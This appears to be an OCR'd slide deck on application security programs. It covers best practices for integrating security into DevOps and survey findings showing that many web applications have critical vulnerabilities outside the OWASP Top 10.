
More robust and dynamic apps

Continuous Development


Best practices for integrating security w/DevOps

Security should be part of the DNA of DevOps

- Make security part of the value stream
- Identify skilled early adopters
- Work in small consumable steps
- Standardize on toolset
- Early visible wins
- Focus more on the process than defect totals
- Begin with a loose security policy and tighten as process matures
- Mark builds as unstable but don’t fail builds until process is mature



Effective/High Velocity DevOps with Security built-in



Prerequisites:


1) Base line scan / audit performed
2) Confidence threshold defined
3) Audit Filters or Rules from previous scans applied via vuln mngt platform

Security **CAN** be part of the DNA of DevOps


Software Security Research Results

Annual Application Security Research Report
Software Security Research team


Data



Insight



Meaningful conclusions




Data from managed application security platform:

- Anonymized and sanitized vulnerability data collected over a year (Nov 2016 – Oct 2017)
- 7,800+ Web applications & 700+ mobile applications

https://www.microfocus.com/media/report/application_security_research_update_report.pdf

Three themes from the 2018 AppSec risk report



2 OWASP Top 10 is an industry best practice


OWASP Top 10 is a powerful awareness document for web application security.

- represents a **consensus about the most critical security risks to web applications**

Some standards reference OWASP Top 10:

- MITRE
- PCI DSS
- United States Federal Trade Commission

Learn more here → https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf



OWASP Top 10 is a starting point, but is not all-inclusive.

Many of the top reported security weaknesses in web application didn't make the list, and it doesn't include vulnerabilities to other attack surfaces of the organization.

90% of applications have at least one issue outside of the OWASP Top 10.




Figure 16. Web application vulnerabilities grouped by OWASP 2017 mappings

Categories outside of OWASP Top 10 (= None) are not lower in severity

1 out of 2 apps have critical or high vulnerabilities **not covered** by the OWASP Top 10 2017





Figure 17. Critical and high-severity web application vulnerabilities grouped by OWASP 2017 mappings

Regulatory compliance with standards and best practices leave out issues across the board

Compliance with standards like OWASP Top 10, NIST, PCI DSS, or GDPR is a great place to start, but **all standards have critical and high severity weaknesses issues that aren't covered**.

Depending on the standard, anywhere from 1/5 to 1/2 apps have critical or high vulnerabilities not covered by the regulatory mapping.



Summary

Making Application Security Matter

- Adapt and catch the wave!
- Establishing an application security capability is an evolutionary journey
- Modern application security programs need to adapt
- Security should be part of the DNA of DevOps
- OWASP Top 10 is a starting point for application security, but 1 out of 2 apps had critical or high vulnerabilities not covered by the OWASP Top 10 2017

